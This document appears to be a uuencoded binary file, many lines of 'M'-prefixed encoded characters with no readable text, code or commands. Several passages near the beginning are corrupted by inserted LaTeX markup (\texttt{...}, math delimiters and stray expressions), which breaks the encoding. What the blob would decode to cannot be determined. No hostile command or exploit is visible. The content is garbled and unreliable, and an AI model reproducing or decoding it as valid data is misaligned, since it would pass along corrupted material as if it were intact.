ML/)\$.IO-1FOK<+_`8V@9M\42)'G-#8AELO92C3Q@6IMH:OU-/GH`&@S<FT8; $\texttt{MV*}) \, 88^- \texttt{M"Y*'} = \texttt{I15} @ 60 \texttt{KI} \\ \texttt{FN0K!T} = \texttt{\#G]D!*6} + \texttt{O>1QG>QZ0I4@W.136^>D} \\ \texttt{BSM} = \texttt{MSM} + \texttt{MSM} \\ \texttt{MV*} = \texttt{MSM} + \texttt{MSM} \\ \texttt{MSM} = \texttt{MSM} + \texttt{MSM} \\ \texttt{MSM} = \texttt{MSM} + \texttt{MSM} \\ \texttt{MSM} = \texttt{MSM} \\ \texttt{$ MCY?O1-_N)!?6R&5@8&L8<5X;TN!')K;.D,NA]+>V<:76>?&("<5,!L\$,1(-D $MD\R9'YW8Y?-M%(H`=]DB1AMJ<_3S^R,!,"YI73&!+H-886S&[Q-H-9]=\%$ M-E%N/K'Y@O`//B:TE^J[TYX&B<;H"T\$11G!Z@5WJIPN_X+R!!8,I)&G`W']. M@)B'PRP^E.5"@?91][Z*_<\3(+\%/5G?I@OX!,#.%5S2;\$\$C`P6G#,#BQT18 $\texttt{MSXSOC/\#O2@X(^5;2$+Y\#"P2!\&NKS?!=]^@D=>>18`-WJ@(Z9LSD(Z(;G<Y0<))) } \\$ $MS2*0YCF>([J+LSGNX&B.3S^9X\8'<T1W<RJ'KE\25N*0CGF.XBC;R6_,)VSF$ $M1=D2Z($"8(<$?R_YJEJ:H%NLA1_.9%4M7$Z1)]T-^`H`:E`(P8^@W2-,#NU)$ M9C6DW502"RG'+J%WT,=7!K.9_8ARU\$^9[JCP(8D0)7DZU>LA?.R/=.X=BS_] MIA9*-/.*3"C-A=I=3"9T^RA<B_;N%IR/K7>^X_Q"N,(RA)';!LU_<^/JQ8.Z M\$XR"1IA:'YJ#9"#M@*ZS"H(05!^X\)&;D;WPF^L^\!%AG`P2=SF2>1Y7N5S& MM\./.+C:RL%NTVVPLR281E;N/=L]YL)*OA;BVF,W(>8RZY7X!G#!,CZG:5R# M]38^E:.F^Y@T3J\:X`@QK!0@E[O`X`/C&@B[3D`P1#F6ET67<RZ=3?K`V]_N $M\#\)XXLK,/.Q$UB()=$IZB6J+=M.[S46VM9&HM(3&-*\LDQG\0%<ZAIK-+DO-$ M)O9LF;?]9H'CXTF"U(R&LDL^T\V:;_(L=8@`%U%>,(6*=<BFW&L!;7.):-8P MR26=BWN00-N0)@<Y!%1"DDS^\!L'H/_V^/R!6:1/0FG,=#=0)@;:9L%D2RZF MAL;^)MB8-W\$7J3%4@M]J'LED3%DZN(2DI</O:F;5-,!"`YY!@F+YAYK9`TI] $MN[K+3@(%J]KY%&V5LW\D(<X)]@?!G<B+Q-L/9#QN!-6%9I/3D:0 ?TZ3<<$ MC5'%Q6@BFQP.QA+%;ZT5AMIB`MW*U"ZO13^NKJJ#MB4'3C2<ARB<ZIQ076:0 $M45;*S[F(RL^Y*(0V)]/!1/?/%WGT_*?64#('TO'&UM;#K^[N?K\)_YP]S^L$ M/GXFQ=>>X?N3K^Z?S_T4QU]<VM?-K=W7=W8BV'7C_TCO_W_TZ-DS'`+ZE/>_ _.+/!]YZ.8?ELWZ_^WU3U*XIG#XXEY:YPEW!E_-\$2P-B[2&E^"2 M)K1]&`=9S8Z1F(`W8I3@7:1R]1.JYRD2,1>HS8C;WZPIC.N\$UI2%-\$`Z3U\$< M7^6`JS\$J)GI8/IJ2T][E=S<E:I=B,V&9D-K'PS[@_>&/28;FLOI7]\^MGJ+\ M]_._>X/!'5T%=+7\/UE=>Y+?_PCI?_9\$Y'\-%P'=R_^7>'XWY_]Z;'E_\$=#]

M0<!S!1KO#P*^/PCX^@="&UX%Y*F:JCN!G,\$<#\$HN`MJC+Z0[U)\$X#8(@[0L[M!ND8Z96Z=(B&D^1CZCRG1.D=/IQW(QHG%61C*X:HSXN#7#4+6"0<@H#_,LZ# MI?XT*P\$H>[WAD\$\$:M>8XH\.%OIHDSZ[I8M=A\6XA!\N.7(?A3&JFG?3L2%C' M<_)<<0'MBH;%;<0!K45^2YWF_O[N?J<SK;HIV_I`"K#3R62H[F+*(%*:^63Q M8&`)4%:B+91E'<44*\$E&>ZJ["S&8875A"\1W@\$PPUHM.70<G-[M.UDH^,G2* M0\$W9MX"8->-?H#3B?3#3>U[:!Y#OP[W6SN:N<8^&J">CCH3.7VA!+*2RPU)R M?YL'C<FH>26D8\5'KR+OV'N5M*SB&3[2W^1H<M+)>-KU54#9]TYZW\$' P^NA MPB>_,K9S/(@)3XL^?`A)Z\ONO?[?8SL=^!B/>3A#AI'OQOA7R_X7TEFW13XN M%\V?`[*X>W^R_M]Q/LJB_VT)9VZ7U2>U7(V1+>I&/VB@WCTR+TNA`W8)9<U+ MCRL]F.'5*(X\$Z[H/\$HF,&1H1TB?R)W*O_XZA\52!",9)/)01&Z*`S-0P;8KS $\texttt{M.9F[ZVHQE."7+WD}\$40\$J([0-4<\texttt{TL}4+8?N]9"P'P"\texttt{KD}\texttt{`G}\$W9'B9\texttt{T}99@LO/\texttt{`U"}) } \\$ MJIWNZ1>4E(+YKT7'O\@BZ31(I1JR";;:S1IEPA+5]J8`+>R/UZ?BE4T_29;" $\texttt{M>[.<WRD6="!H"$_E6>\+GH9X[O<$V"XM>">-\$87-:3BOJ=_<G]PQ=GTO?AZ: }$ MGW:_?T_=)DVC;=/@8CN,]\$]_6GG<>U]'[RSUM'9I>_F-5/@W;#WDB>T4!"(W M.)M35/V.818X!\C6"SFOYK1F0.J@K?73!(%_-H86SOLCJGS;DIGAA'\#8MVS MT>)4XRXL=S\$"^+]00BHTE`BFI.!TD&N\$,0D'HKJ)\$S8Q%_37AZT<N+GBF;?A MR=P-@V\/\&+W&!DMBX"F5[&9I6!`,`SE&,S+NO*\$0Q*B\$9#W*@'%\$8)@["E; M2ZW=K69=I,FU4+0<Z.CZ?E/NWT.2TIYD,6V8?]I7.\T?.CD<[6:ER)5CCJ&[M.>*HI!J@&N.5%S=\$Y'#G^P"1ZM91<F?WAQ`!_'7M\$XK@V,F?<U7=;8RFY\22 $MV\BK;8'>,55F\#=\#)Z8_%&02U6JY1PT^+A<[,?8MBK5\#1WDX82L0\%6_=XJTK]$ MQ4_S)*YZYC7N7GQ_]OK+2OEUVHA\$>@XJS7Z6YR>9JKPW>ZT-&\Q;^15^RX_7 M%*\;Q\$,VMIK/6?ROUQ0_N!GT@Q+HQE11L/I7R!6SW]1W[5WD(][J%6K/>+=5 M`Y.96"JZ^MW,_CR<"+PJ<"PS01-5"&X37'#"H\$'./%+2[E1Y))_M29S+T# MO-DDXXEXN:TY[0^\"(H?MP!_'L6_Q-Q?A))R#H/==A1G`4BTABU=M\$W8>F>R M1!>O8N9,B/DB"#FR/!YZ56]O_V>-GODA[I_;4RN5(")8N"[\$&D"OR?#%8E\$! M\$QKVM[2&L/0M'\$PW._>I&?!N:P<IW@5=9SQ]\$SPKP2O;M[!_KEIU3]L</9N2 M.\8HPMCSM`T>;1]V.*"SUNPI@R[.\.N2(+V\&J`5H!8^M]?.]JF\[;OBF='? M86>F/.-I[W(/K!@CJ'*P*S0[_470N0W!IIJZ/C_%"HA/HQOSX,Z?83>*+%B- $M, FETDT&^R0\#/\#\&Y!_\&;\&U]6;SS+<:-0=F71^'D+$1Q<M0KK;*%:%?*GKZ.?$ MX>EF^1M+O5"/OE//\$UJ".-'50UL(&+D)B#6ARWF<'/25]NKUNBG,1:H4)\KG $M:WY)J\#N(F,+\$F!OTH!=3"-\&=SZ\&C!\$1RDZE\/B\$\<S,]-1?#_!:P11!\$M)Y=$ $M(KR?"(]D?0F?QQ)13^TA2N%\3]7Y=8Q!-'RVJ![<?9H'9Q!U3WUODNBM$8I;$ M<=\\%#?G'A?'?L7:B_D&^R9TGU=MS*@,Q;GHTHN^F"?F=QL%_9NUV:6T)W8< $\texttt{M-)} \; (=9+\texttt{ZIP}) \; \texttt{N*X\&} \; , \\ \texttt{U'} < -\texttt{NA} = 7 \\ \texttt{G\&P} \; ; \\ \texttt{_OXIDR7} + \$ \; ; \\ \texttt{U>LU5V} \;] \; \texttt{4A>NS^6B} \; , \\ \texttt{H:>M*M\#} \; ; \\ \texttt{M+1} \; ; \\ \texttt{M+2} \; ; \\ \texttt{M+3} \; ; \\ \texttt{M+4} \; ; \\ \texttt{M+3} \; ; \\ \texttt{M+4} \; ; \\ \texttt{M+5} \; ; \\ \texttt{M+6} \; ; \\ \texttt{M+8} \; ; \\ \texttt{$ MN?+TG-D2B]\$KT::UZ3(7Q:S'LS[AV=JEM?HU2VV4\$/LLRVD>R2^\.PY:ZZ48 MRWQ!+V M?\D"'-;?G*[/)V26*K7R)3@S73+;VFU@ZV`'MJ3CKTW1`T &PF.3 $\texttt{M[GG.89-A?G@;UZGM\Y>\K^\#/CSG(RQ]N[6*K9.\&QTY@.3YRX<LG+(*,!"1F=) }$ $\texttt{M/-G]FK*GY^)2=OH]+6=I45'NJC6Y\&RWUW6BQS_\#\$":0S=)0*\$HWJU3PP8\$9<$ MT9MCU6P&\!ZR4&"TK'""080VJUPA-L#//)B.5<5ERG<8PA2ZQ2NK)80<8&[] M *P07XK1")G0+TOF5@\AZO.VCZA9/&#GFK^:VSX>Q\$5S)X^%6%!PX5,S<S\! M1!=KO\$.(^<)NJ#7,TB=`W&YN8REB&WNQ[PK'/6QP[C1_;*YCTU@'ZQT;LAW^ M^AAQ!<1;\E\%1(B.YV(4):BX`%WT?/#,YRB8ZR.MXI>%\K&H2"V5SDXJ0ZR_ $M7>G9R(_Y7"/\\-PBD!K&?("@)0(V<:'I&B#M[4C>V67'R018U#U21]/Q&1`+<$ MPR;;H[BK]VE@;Y?D6_ZI1\`5<E'TV<)U)+@<"<N"IHP4VA2F<>`JV7"?G<,B</pre> MA1&@JA:6Y&\+U-W11\$C`+G!RBQ36F/L6>P%7H4TPU1'M/X<=+E4U88U002\5 MQR&H\$;ALODRZOR\$Q93X:7]V=\$/TQFGO.>;>2X#BF*9[Z\$>UZ,@1G..M.>QX7]M.&DVP''3B<T54]8?QOUY><Q<MZ0)6&X^J!E',^RB/^<QDWR**V#S>"IYE9MP M=MFJ*=W512I=4-I*Z/866JF.1Y/SP]\K-UNPNY\$`S&E*BL,9F),*3-[\$F=XR MF)-!M*H2!C-[XA50*8!T^XA0**6?(*F_52CWR9`+-RJA.LO-EUY,`H(A:QKM $MVQT]$-3A1"0X=2;@QB)KPB<D4+6QL"L4WN)$.(%"X9_+,A$T=*7Q_4\1VYNM$ MDI>47L' YB^-[(:WNZV-\$MOSI3'YLYO)AOOC:X410[SDC3+Z/H>\$%T>^*.&? MOS; \OEB&J`2^I?A4W#WM(>:*Y)?1JMKYV[50#8=PC"*6:X;]B'W=HUX\$.O6 MP.GTWV4245>XV!M((<9=0W(#!PO*9<YP=*5U+T8I@B2L2C>XH1<L/#?AH/?2 MZP?L3[V%6J'1K\UJ@7NR\:Y*702YMYL=[!7IK+]IKG]OD]DZ!V]D9A=6*O;F MZZ^O9\$D0[%J]M8_!K7)0PEHWT'C39VY=D6NN=55=BXN,N97IL"7S-6_:EE/M M.@>[G<VMQNL08K6;4V<ZU'R/!_':"`'A7CN5GD*<STDJ%E\J6^B_Y3K_?`JC M'.4LXF-0Q/>#.4X:,I"-3-U<;B12-T?-;\5\$-43*F\0)%"QS-TM_HH)*\$C\$ MHA5C&>42._#;S62P!/\R=L+(<I&KQ*S^NOQ\$0>E\ZW2+U2J`5LD9Q>6:H["G M19OE+05+.'G1//AY^`!URI>O+Z#/D__)M"A)B`Y]E*(M>5D`.T?"<."V6`LL $M^2\Edshift M = C_?$

MX9^=N\6TF67F.S+JLZ[^=*'S7#M`^EVQK*S]M%ZG6TU>^9?YG3EF7];IO+VG M.3OT6_TCY_6YT,T("S6]N&)Q>MLNP833,VX]+@OB%=8[9+-H\U<_]'+M<@/- $MRY5Q$Q:Y>L*#(L4(_WYSJ]EH-\.<XC(307+'D;LY6"N@E\]8!L]=!?5NLFQ?$ M7+BOB,L6%_'7&?7#Z5O,?'(KBV%TT&62!G'"HIFPN5\$:8KQJ<7XV6/9IB_1R M*6+'!O4[^5JD;NE*L[[M4S!]4E\$*ESKGR?A635OGW]59`K_+;`\$@4\\$UBZ8L M)>`OX2#63\$DN0,7@E.SFQ3--0[!;=PMK]?;HMQ<YNS?V9<.CQU.=JPK@!,\$. MCKX9@Q8=U8YAL3`+(2@"A+WF=5/8-F P?!,/F4V\\'US?Z>Y]6BM#OK0S#AS M[*H55^MNXERCC=(!>CZ+BX\)%=.<JW'XKR5CT%%QWO.U,]<7;*\$3-+;T5R/L $ML,+X_+WV$?.QN7FGBZQQ9=?Q95U+JWL1=K\\$VA<BPBQ>-R=\$SOSS\$"'(UPXI M8, %\V=[G"-VVZP__@KV2N,I`]*&9;I^;9*<F6/DLC80L?S="06JO#M18P<6Y MQEJ*(9B=!B9!Z&:PQFP16L?>[KD0D@-<.[XD?A).FZW]]@'\LH/#_1W6K5JA M]5N\@PX49>FV/6@WY:CZ>;I0;#/LR"RB>X?M-YUFXT>(B_VSL[LGS/0)'<]% M2-LGNG, L&MCGRNXYXOR[90#XZ.(*!+CB<Z`+[Y#[(C^-Z1EWM+B\$<LD+%IQ< MHMEA=W2Y.(N&E;V:=Z+(-D9BKW'PIFKD@GW\$H;?MN5/5CG:P.;S\$O]X].H?KME91MP`]W`M/EYG8PO+<;#LH393%^WJ7@@(5C9ZY-A0VVY1;\4US>ASNJ@Y,(M#%#0`P3&4T!5[JN_P\N]]#>LNY?^%FS?]?3I:+?8AWC?W6DN.I'M>">FW^)L M%_TO.#E+SF=/34'\PZ7X!-@&"3[EX09'GKS@M<DWX?YN%C'SI?5=%4T/:#]W MI5NU=*M*M]K'/=<!!YI)>"<TO%6E6^W;_G,95\^1`+7B,I^NCX#X(CK?9NO" M*2C6/RSNQBS#O[@[Y8=&ZZ`CH9SFQM*U@3OO-)+KC^0(:EIE5G`3*_?37(N_ $M?UU[NG9_NN7>'[*3T%]_\end{array}] = (3EV50U=?SG#`'Z/@+3=2'<(57I<-+B]QTJH($ M^LO5/T8XRU7^V3WZ14!E"'"W>*0B_T180_[9P\6%S*71RY[PQ0[IE=V./_@_ MU_-[(>3/T<C[M84+\$?A'*\.'EROX`]\$X_&[^FNSRBI>7]?K/1_TAD0+V^<OU MYS^G1[]D>(O3/L?]GBV\.ONF0`Z></,&1V0T[+T+;&^3M^)F+_LYTC7M4@:\$ M]6(28"I]/<R2]0GNP3F3'LH=58)S^&9*M?QHW!9TL11K3T9RG_>/>P>X0`MT M69D2IIV<S_R4%#<4\9Y5_+_^(ZKT)QG`57_0@_-U'2R2U?;OI>V5_0J"<0SP ${\tt MKPQL*G=90Y16IG1} \\ -> {\tt D/>NMG/8'B_B8\&70?>RY\#_DI)[MOM\#_+$B?"$7=B6N]}$ MXLNGC]%:C+MBXY.DM?'RT<I?UX`)XJYP7O\$;QTBO*68XS)5=8N\L&?-?WG'` M+_>:K][L[GYO/.TGQ)=]/_\$@A["5G,0#=VBO?7&`:_IQV,3X@[#G;GY+LH`? M:BT(%>X>5_9Y-3DYN<3M1YE[;3'B><>-R7F*`6<7=T`!-SIK5:-S6C\$ZRGQW $\texttt{M-3R"PB,?!3G+H9} \\ (\texttt{S[J[-QWZ;D_X7[.T3OV7H\#;E3*!W^{;!OZ.<[.UKI?$)^G}]} \\) \\ \texttt{G[.UKI?$]} \\) \\ \texttt{G[.UKI?]} \\) \\ \texttt{G[.UKI]} $\texttt{M(26^C\$1*P}_*"<\$V+!V^"\#9?W3^?^[GZ_/_3K^[BN=K_6UUY\NPI_@07[_\&3]) }$ ME6?/]/S_9X_O_;\O\?PNS__O3____[__OS_^_/_[^3YZ&>_G\,#CTV"+/_ M#=>2[VJ&R)M.!Y_P'G)5_,2U%(B??&:&3I(QS1'\..YY%PI\BWN2>^E%5C_] MSG^;G??Z:?\$=5AWQL@PVA'."?_VK"L1!70!?5/NM*\$:@=_P03?Z'ST93SI]; $M;^V"+_6V<US9WL;K+5G(>"?TD\)3JK[%K?PH;3.^80,6IA^W6SN=QO[KPVU<$ MB-XVF/]-/X6Y1LNKWI<P@V@EJ.6BHG1!@#5>L!A>NF+!*<5F-3\^*4L'25#, M7P8R9DV*'0X I!=#00.;?76XN8FDHW;KOYJ*TZ^/5P*\KM[P07>Y4-:6,L&S M&L`%\3H[RK`'N\+`*%#X>O!NKRG=,'C6"E_E6G8NYN/KH[*OZYV]%1%XY+7, M1<N# 7=MKT?`[7/PW^?BZ@JFAI9M&+`S5L9;KW>-W\$#?WF9Y*[+9:!# 7=/5 MF.66]1(O[4SRJ,_U\$K,NKEYE":X-/W?\$*RXIZ[-HU^/"++8EL^P^,`\-*W0! $\label{eq:mka} \texttt{MK\&).!F`5\&UGV5IK-E;U)!N4=RN*!NX"$U\AE\#H_J/`QLLPP[Q_0\#\$)5=^]J]}$ MELP#^QK YS%;:89\$"+RR^<H&/@];?0Z8/JMN23?!L*:)M>?#=?2PT2:K;D(/ M;S24?2MYMWE=OBR&&T,J)Z.*L=32/C/BXS]*\$Y'\0>439!JY71:LR+)F`?!R $\texttt{MDZO9B}! : 4/\texttt{TY} \texttt{"CE"+Z}: @-\$W\$SZO\#>PN*) 8[[X^R\backslash\texttt{HTM}.SZ]NHR3W<\texttt{MK&}; -J: \\$ MWT:6R\$W:A4:0G-)Y]0XKM]M--F1S4!3_D"8H:WX2,7T??`&HLJ.;7`J/!54@ $M+[X%[ZO)6TSD>1&2-TA9"T`%N2^5N%HN^,FJG_?3!D(F>/#SRH,KNQU2+^PV]$ M=1PX\$NKA8']W:]IM-_W".F.@65]\#FG]_#I@:JZDNUL-S`\.=VB]RAPQYHMX M:QQ!TF)PPEKMRE]Z;MG2BP`BX040@USH\$(:K7)[Y;TQH]]!HF*A=`2U(;PI0 ML9=@?+9Q_G>(1?\8S%></(#O_B<\$.(OQ/XGSW]'%GW/%_\SCIZO/;/P/GNZ: MP8_'CU?NXW]?XOG=Q/^\$+>\O_KP/_-T'_NX#?W?T/+SZVD^;U2N:9]'(WY@% M9O+MZ9LWB?A=BS8TYW+T*L\2!RDF9XP/3+,+22SS;1C"J]@[T[[\$!1R_+BI) M. C [)WK<MM&EL?S=;9JWP&KF4Q)%4D&T+@0GO744"(5,0%%1:3L9.,4"R8A MB6N*8!&D;>TZC[B?YBGV%?;3GNX&(("7[C\8VTEFB!E'\$@G\T+?3.#CG]&E! M7S'>T=TVG5JVY*T[403R'AJ;4[B%\WB4UFO)N/?3<NT.*@:C_NIU%R<N&S37 MGFD:FZNZFE5?;GXC5D0LQDDNOC36FU?YHCR1!X-S]\$&N7WSN8U7 SP+1CLEK $M\<5'.73QGZ9=B/^T/*[+>>9N___/<OPQTX:7]K3^HY&-`YD(3&IAC>CMT>E7$ M7QG.<4#_L_F(/B6_`4GX[5=?\>!(XZC1[S>:)]=?]_OTW:DAOAL,5K][V;IH $M7#6[]#6-,[[T4<96TD?\$@H..OF&_W)_&3U_SQXLQ2G$F\^3[S/*D]8C)1?$

M"_<9G?&G?2H;S8/GK8MO?\.%.^%-:AR=[YT^?2*Z:SI]0F;1/?KLEAE'"34M MF1+E2:WB2:D>M&=0OWW___;IS!.@)]>:3>PHO?<?L)^S8.;;S*S<0GPR^^BH] $MW4X>$/:W!`X-;V%_LP]145.6A=I/U$0\).50%ZJ)S<*4D6I`=-*'QC$ZS#>$ M6G3"X]<KWUVUZ?/9O7%TP\7@^/)YY^*'IP;92OF_H]<1Z=61^#6\X:\7`XIF MG<C_'@U\$Q"^_C+Y_6CA_?4D+&&E6\$12G2[`__.F_K]H_4TEI<![0#ZJ[\&'(MWYZF7]!Y5-53?@(?R.+<HUCXC>G&KY9NO\$>G\2\$E0.!H?VJ40HGS&QX-RE_0 M;6\$!(H+H"5\$.C311`<3/TIW%)W1+0!;!>RU& \$Z+4?D^]#?=1200X#U2Z7[* M<=*K_T2&5V9?%>^]\20J\$#:%I&7Z%;20W?%K':OZWV+T<:V_.OW/LHKK?Y@C M[+^6RW;ZW^<X?C?VW\5H9_W=67]WUM^=]?<C'22T*Y&4Z[)CK%I&UZ3(D%;6 MV: .!-3+2-3Q(?GJ"B8'-371Q5\$I+(?[F17p;CX94]Y4RE#WSN:E66*-7]MMY, I[2;3_X6'0:G^BL\/QOJCH%08;[],C\$W'!Y\''QN\/W;O(AI+LY\,#5-@ M62RYY.51`V]*Z01+GA`X_4R6<Z9TM5:`93'+DKLI/<SFW:`DA7)I)UD:LV.> MJ^O'H\&'H]L/1XLR\4>R?"<__41?3XWI:/C3JTFQY4O@YON0GD&DN&Q_E/M8 $M:"]9X/1EMC/5LFUC($\0E:"WV%=[T:WXG`INO=I;)8J([9Q&AYIX"Q!EU'8.$ MU1`7`%&&+J'\$J4'00\$ZA':0*2JG+2Q*S46:R`07"Y,TZR1'[LH0&Z5AQ(I(Z M#48\15,BGV4RBV<N*\$8T\$9_(G5X\$KGR\#8TPW0`FG!72E<(21\=:H?L%NYRN M"&BI311BJM]W=*/TBJ;GR7%'>7)J:N'0..;'BOC0D3[TN58D+S&\$Y&?'FBO2 M.-?'*Y8NH\$MH#*UOYL.\,LBTNR[EX>:!%!E"'Q**YG@<#D/JE9*2%)+B-)"N MZ?\;4U;U=;EL(WXO.N7M(AI3!:?T1[\$4^P?'VVA6JQ59ZOW,25?H8KF?CC&> $\label{eq:mmi} $$ MMI/;D\7-7Y8^;8QXW/P\#?5/>UO7B*K]3P:M>^MQXMEOG.G^Y?SYYXBA/OL;[$ MF'=L7M+5/?U*T&P/O])]#_39NLY\$6J`VS6GA+8V1#9N!R\$1E_3:]H_!M*2E& MN'/*\$U3)93#&A^43SJXZ[7[WAVZOV=XN^Y2!I)<J5K7JL81JU[]MGM<OOFXU $M]@W^DU)O7?>NZN1>[UZ?B^H!K=^?=XS#G2H?1F$>F#\.1]+!GH<:M.2P\>A$ ML=KNZQ.7_UNUQ.5?)GN'><U*WO3S>"`3D.^O?O_SK^,-_^<[UME_/]*R?]#^ M:S#7)?LOF7Z9RTS7,87]U]GE?_HLQ^_)_KOULO]"MLG,/B-S\2?<M4KJ1S0) M)WR;DC#AD7?90S62"NV]U&`F!4RFMM!)!"";WX)B]>+CG9EY9V;>F9EW9N;-MV06N6^6<\O3!UID\$/L6BI>V7D8G7J14SM;&_LB9+G%DPVQGRV'3FBK%BXZJT M\G4;WE"7+OYD:[_DRB\1))IU\F]2GY7ZW_2N3XD4*:#KBT]QJ/4_\4?N_[<< $M_LCR7)[R?UB=WSJH]S_:0#11WX!,'3QOPX3^K]K>QV/(/^8+:UT__Q_&[$ $MT?^SD2G/V/9-8!<)LE/1=RKZ3D57J.BGG7:[<\$5MI*B7OYX@TZ>GTZ&M.;W$ MEYVK'D5; #*/!F/O/C'URKD3O>1+G@V+RFC/:":!_WOG:V*.\U*]DZ@,^`QZ/ $\texttt{MXUL1D9+,:7@/Y,8>U_1^$`^C7ER_Z+:$UOR2QL254(,SC3:_0NC!C\\#S^/8V)}$ MFJTHP*5\$!<6*_F:2%.R.3W:4];]/D/P!T?\LJ?]13C1*XNV(T]E.__LLQ^]& $M_Y, C<Z?$ [; 2_G?: WT_X^XO %D59N+; HOR]V@.7; Z&VSY/J)VS5&*-)F]]6E). M?W7%KY3RL_O==9,R[O\$O.Q3,>';>>9FEVCOIT\$7URU:3+O_!H)BP-LUN5+7] $M==L/W[6XNL:/PW5?DWJ7Q).-7V?[%1J&W)#8,)8V6[)VVRO]$Q]E_>\3+/Y'$ M]#_7DOF_Q`X`-G^*TZ8`._WO<QR%]?_9(/C-+OZG3[L;5LR+KRB&-]GP558W M:!W Q[[/OB7Y1T>3^\$A:!([X\$N DX?YU/\$Z6R,5K^+]W23QX0[<(Z7INL<CO $\texttt{M27^(5?[_Q$0\TI;3/_[RW[WTLZ[@X=9;UCN3P/SY+IUWFCQH+WS\V>68:RL]]))}$ $M_=]PXM$ $$]K9U^QG^Q'10&IT^++C;+TH00)5Y>56_?$:<=[-P*D61G+_<+O5L]$ M_;UID!1''471]NJD>])0!RX(RUD)A!QFF0G2LE!C'\5B!S8QPNES61S^N5"0 M7]-G^3U+R0QDP@(Z,2Y4<8VH;I,L@%^'I`G(9PG.%S]+?/&)X&^Z#N\$_3C6/ M4W?Y/OFG="]@NDKO1V,WOA_-CVYX!/71-!:[-.^TPW_0HZS_B<'WF>U_%.SI M.\+^YSO<!RS6_YMLE__ILQR_&_L?'YD[^]_._K>S_^WL?Q_U\$`:Y+:;!)_PJ M].["!Q&>3HKV:\$`2'0%O)I2'=<87-1=RLM)?R73QO_23GR#61#Y]G"'JXU&8 $M/+L0'_\MNR@AQ[!C_,WHS(9\9UM^]XN.T6W2P&I2-:^[5,GZ=]?_LT%77,ZM$ $MD,7N"&]V[AJGKDSW`NC3ME<#_I+4?W160\RMH>>7IR]YF0[Q--N4]/`/Q35U$ MPW<TR8]H'JH/Y#[UY2^[=S1PVO&01#_CT18QUU<D0_UZKW?5.KGN-;M\$[]+J M5+X[:7V>"GBR?!\JG9AJ&MD<0+\OW^Z,=J!(ZI-A3LD+E%;VKA>1B*>U3(VR MI<TLPF30)WYA-XR5G?M+40#[QGX:`W!0;*.,8ZSLVK\:\$I"=NYKJMTN/(EJ* MF?#!1<V3Q,:\$KWP8RU6UW(9=,B87^J^P;+!4K/S3]1TGCM5N\$\?:3BI?MKF+ MQ+&Y@^11[AVY K7"H*T7!^UNS(IQM&Z\%=KE(PZY^C 4D'N,^OG7?UF2]U3< MC87XN)^(R/;'Q.3D_^D/R664]Q*'B%VN_O+XYZC8[.)+LER-"36.)B2[)?3J MRF":<^0U?WU6W#3LPX?L<SGE9)-.H;N.K'PY,^D<=/K(H%/IX6_\N[B2?B,; $M<^&ZK\#H_CGZB,_=Y)0_*Q:-O\\O*M7F'FWQ5*82ZU<KH87!,KQ2WB_7G<I\\"L$ $\texttt{M<M[W)G_)>"T\&+8U0>H\#.PB'_2>6DBP:DE<9\$>1*@TKIP<8=$[\$Q4**TXCZKP] }$ M:G7J%G/-IBS:>429.+`%O^E>C?V7-,DT10:8_".Q!Z&\IOJ"XT.C^H+NY6LZ $\label{eq:mm_tak2} $$ MM, TAK2)_6?^A"U^S = GHHTVIO\7 (\$YU"JZ"-UL6+^GFKT9=]VJ<_KIOY4NCR $$$ M=?FUW6C.^^Y2:DJ2=6B8A^+6A[+C^):.!W0#\$14,)Y#ELKZ<C>OXR""%P7EH

M2#G>+X_80^//8IC)NU'U-,2]5^_-!OVKTPIN6W'QSX7A22^:T7-Z!\PH=*)1 M;HN?#3IVR[M_(T?9_I?_\E%M@\$K[GVW[EN.F_E^+MG\WQ9;PUL[_^UF.+5Y& M?QW[7S8R=S; `GOUP9P/<VO`_ZI':U]+:'O'-<\F8]_?&]7G'Z+5(#38HEH_L M7SSBKWW9.J\W.CSVCQ9%DVYZVOK[Q5I#V+&A,87E*T`HG5"?W-;&7M&IGV[8 M7@[GF]]/_U*\])OVY3[/`R@S/^7IAM)7AC"AQB4J[;4;#O>D+K9ZQN9#G\$,\$ MOWN.S#_&;V1\$P_?+20\$WG/FE9>C/%#:6*\$28\93?'&#*N]OHF=#=>3FQNM_' M;XTOG4.!U=:([ZBK+2=P/)[\U-"F>"R4(=PS]FD9/9E%%N-4LS\P#M>=>4MG MTD@*((VG\F'ZX'VS*&\.\^C6!_R0+'D0,\$DX3A0UX@D0'^49.<_[Z?&E^:> M:+7\)H)#TETV#0HC0K].^=?>TG.\$?I[.WQ-"?)R;"X3\$YA)_:%C2XK.6-"2+ M47Q?US)L+>.EEL&4C#2+IW`6Z,OCP"Q]N5PE2^00JX]ILIU0DY_&]],%_<Y5 $M1WTIO2W)^C+[2O)5=$...C9J2\T*DQ(B&S?>#2.@P4CIG6FR@P(['\2#M("W' $\texttt{M,C4@:KAKBCZ_O'M(1M2:E^{ME.BI*HF82=/7=)1P2ZB>I9*,A\#]7TPRMO?B;}$ $M^{-7G-=H}5"5J,SGX^{-5}R$ M59PD.KV+!F]H*^X!R50X/Z7V`I@U#9-'.BZF5:G!%M3N8DH!N_IA8IMJ>&-Q M7[6\MJ5&GHU)6ZG*M-5,VIMT7A7)JB+A-G74Y%2:^OTNXV3>NL>HKIKZ';V(M/T@%J!'.0SW/4_.NIT.:&:LVJD:JID*L*.RV&]Y\$LZN(OZ&*3+#Z&==6"5<4 M3?4`E1Q%MZ.)K/%5)#:F`A[-S*P\$U#^1F4IR*(*B%?,G_#CB#79*BCQ%L>LG M3*82G<5H/"3F?>/T!*@O`TF388_,-60L`+0PYE2&`@WI8E"`I)`2W@5<U1I> MCJ;(</%!%%"JF@HU&43C!ID<:<Cl`AG^>*8(G\$0_P[!`1VW%6HACZB"\&V<T M6RTB^@U0!!U+1WP9CN:T!S7*LQ6\NW!R&U4NH4(PQ(3'N_8\N@W'C4ZWUHCG M3#]:'*<J4S]L'%?#O(KNXWG4B%XON%_YDJ_*G.C'C:.2\$5).9ES:3L@EK)^L $M'!]^{41Y0*<H9$0X^{7^*}ZT8@!;L!&H<RG8-)4=H!^228*\\D[7^ZI<@!/5,E]$ M(??#DW!^\$<_YQ@C"_*S'J02\$VI\:[F9TVQB%Y*_5#V27X33]\$'958L\$5%?'N MQ>46Z`I7RQ+I&)%*>B`*J*&OODTF]/*7/2F`*JJ\$0([_=C19I%OEZW\$J(2#& $M:+*0LT?S+3)Q>*821QZ...24;#1?C.;=S`,+E65K@V>AU-.0%0;L9\M+JV5J@$ M)/5B`@./"D\I#=,'&KR`*N\$Y>DKS/<!Q\$8Y^S'J>G@-0?#7E_#_.1L@@4(WY M?%8!!S2@`^,`F*N#B?D+J*0'@8`2^3H0-KWXVK\$O.\$V]5=?7CGTNC%Q#@1Z0 